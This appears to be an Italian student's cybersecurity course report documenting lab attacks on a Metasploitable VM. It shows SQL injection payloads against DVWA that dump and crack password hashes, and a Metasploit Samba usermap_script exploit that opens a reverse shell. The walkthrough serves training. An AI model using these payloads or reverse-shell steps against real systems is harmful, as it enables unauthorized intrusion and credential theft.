



Master cybersecurity progetto - MODULO 4

Web Application Exploit SQLi


Collego la macchina kali Linux al DVWA Security della macchina Metasploitable (indirizzo 192.168.50.101/dvwa), effettuo il login e setto la sicurezza a low.



Inizio l'SQLi selezionandolo nella barra a sinistra e digito una stringa (' or '1' = '1 -> condizione sempre vera) che mi permetta di verificare la presenza della riga nella tabella che mi interessa.



Una volta trovata la riga interessata, applico una query UNION, utilizzando come condizioni la user e la password, per forzare il sistema a darmi in risposta, le informazioni desiderate.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sqli/?id=''+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". The sidebar on the left contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection query are displayed in red text:

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 0d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the results, there is a "More info" section with links to external resources:

- <http://www.securiteam.com/securityreviews/SDP0N1P78E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom of the page, the username is "admin", security level is "low", and PHPIDS is "disabled". There are "View Source" and "View Help" buttons. The footer text is "Damn Vulnerable Web Application (DVWA) v1.0.7".

Una volta trovata la user e la password specifica a cui siamo interessati, utilizzo dei tools che mi permettano di decodificare la password (hashcat o john the ripper), in questo caso è stata utilizzato crackstation.

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Exploit Metasploitable con Metasploit

Mi collego alla console di Kali Linux, avvio Metasploit e utilizzo il comando search per cercare l'exploit che voglio utilizzare (in questo caso exploit/multi/samba/usermap_script).

```
kali@kali: ~  
File Actions Edit View Help  
name      : Sort modules by their name  
type      : Sort modules by their type  
check     : Sort modules by whether or not they have a check method  
  
Examples:  
search cve:2009 type:exploit  
search cve:2009 type:exploit platform:-linux  
search cve:2009 -s name  
search type:exploit -s type -r  
  
msf6 > search usermap  
  
Matching Modules  
-----  
  
#  Name                                     Disclosure Date  Rank      Check  Description  
--  -  
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No     Samba "username map script" Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script  
  
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > show option  
[-] Invalid parameter "option", use "show -h" for more information  
msf6 exploit(multi/samba/usermap_script) >  
msf6 exploit(multi/samba/usermap_script) > show options  
  
Module options (exploit/multi/samba/usermap_script):  
  
Name      Current Setting  Required  Description  
--      -  
RHOSTS    192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT     139              yes       The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
  
Name      Current Setting  Required  Description  
--      -  
LHOST     192.168.50.100  yes       The listen address (an interface may be specified)  
LPORT     4444             yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.160.50.101  
RHOST => 192.160.50.101  
msf6 exploit(multi/samba/usermap_script) > 
```

Una volta selezionato l'exploit verifico tutto i necessari input con il comando "show options", a questo punto modifico l RHOST, mettendo l'indirizzo della macchina target e l RPORT per mettere la porta su cui si intende effettuare l'exploit (445 TCP). Infine inserisco il payload.

```

File  Actions  Edit  View  Help
RPORT  139          yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| -- | --        |
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.160.50.101
RHOST => 192.160.50.101
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPOST 445
[-] Unknown datastore option: RPOST. Did you mean RPORT?
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.160.50.101  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 445             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| -- | --        |
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > 

```

Una volta configurato tutto, lancio l'attacco con il comando `exploit`.

Verifico, una volta aperta la sessione, con il comando [ifconfig di essere sulla macchina target](#).

Kali Linux

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ueb3GzQwAgfWqDMc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ueb3GzQwAgfWqDMc\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.50.101:44825) at 2023-09-30 09:23:59 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9b:69:32
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9b:6932/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:95452 (93.2 KB)  TX bytes:177958 (173.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:598 errors:0 dropped:0 overruns:0 frame:0
          TX packets:598 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:260547 (254.4 KB)  TX bytes:260547 (254.4 KB)
```

Metasploitable

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9b:69:32
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9b:6932/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4046 (3.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20725 (20.2 KB)  TX bytes:20725 (20.2 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

Hacking VM BlackBox

Da terminare